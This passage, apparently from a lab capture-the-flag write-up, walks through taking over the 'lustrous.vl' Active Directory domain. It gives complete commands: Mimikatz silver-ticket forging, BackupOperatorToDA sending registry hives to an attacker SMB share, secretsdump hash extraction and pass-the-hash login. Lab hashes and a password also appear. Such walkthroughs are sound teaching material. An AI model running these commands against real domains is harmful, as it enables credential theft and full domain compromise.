
We tried to execute the attack from the Windows host but failed because our command was incorrect.
kerberos::golden /domain:lustrous.vl /sid:S-1-5-21-2355092754-1584501958-1513963426 /rc4:<SERVICE_ACCOUNT_HASH> /user:tony.ward /target:LusApp.lustrous.vl /service:http /ptt


kerberos::golden /domain:lustrous.vl /sid:S-1-5-21-2355092754-1584501958-1513963426 /rc4:e67af8b3d78df5a02eb0d57b6cb60717 /user:tony.ward /target:LusApp.lustrous.vl /service:http /ptt

Running klist, we’ll see that the ticket is loaded into memory.

We tried to access the Internal endpoint with Invoke-WebRequest but failed.
We used the klist purge command to remove all tickets from memory.
We used the following command and were able to generate a silver ticket to access the HTTP service as the user tony.ward.
kerberos::golden /domain:lustrous.vl /sid:S-1-5-21-2355092754-1584501958-1513963426 /target:lusdc.lustrous.vl /service:HTTP /rc4:e67af8b3d78df5a02eb0d57b6cb60717 /user:tony.ward /id:1114 /target:lusdc.lustrous.vl /ptt

We used PowerShell to access the page again and found the credentials of the user tony.ward.
Invoke-WebRequest -Uri http://lusdc.lustrous.vl/Internal -UseDefaultCredentials -UseBasicParsing | Select-Object -Expand Content

tony.ward : U_cPVQqEI50i1X
Abusing the Backup Admins Privileges
We could not use the credentials to log in using Evil-WinRM or RDP to any hosts.

Since we obtained the tony.ward password, we were able to use it to extract the SAM database from the lusdc host. We leveraged the BackupOperatorToDA tool to do so. The tool attempted to dump the SAM file from the lusdc host and export it to the remote share. We had to create an SMB share using the smbserver script from Impacket first.
BackupOperatorToDA : If you compromise an account member of the group Backup Operators you can become the Domain Admin without RDP or WinRM on the Domain Controller.
impacket-smbserver -smb2support smb $(pwd)
Then, we uploaded the tool to the RDP session and executed it with the necessary parameters.
.\BackupOperatorToDA.exe -t \\lusdc.lustrous.vl -u tony.ward -p U_cPVQqEI50i1X -d lustrous.vl -o \\10.8.4.157\smb\

After saving the needed files to our smb share, we used secretsdump to dump the hashes of the LusDC host and were successful.
impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY local

The DSRM hash can’t be used unless DSRM is enabled. Instead, the machine account (LusDC$), a built-in account with SYSTEM-level privileges, can dump the NTDS.dit file. Using its NTLM hash, tools like Mimikatz or Impacket’s secretsdump.py can remotely dump NTDS.dit, bypassing standard authentication.
However, we tried using the hash of the machine account we obtained from the secrets dump, but failed to perform the attack.

We removed all the current SAM, SYSTEM, and other hives we had from Eagle and performed the attack again to download the hives. We executed the secrets dump again, obtained the machine hash, and performed the secrets dump once more against the Domain Controller (DC) using the machine hash of the DC. As a result, we were able to dump the ntds.dit file.

Using the hash of the domain administrator, we were able to log in to the Domain Controller (DC) and retrieve the lustrous_Root flag using the Evil-WinRM pass-the-hash attack.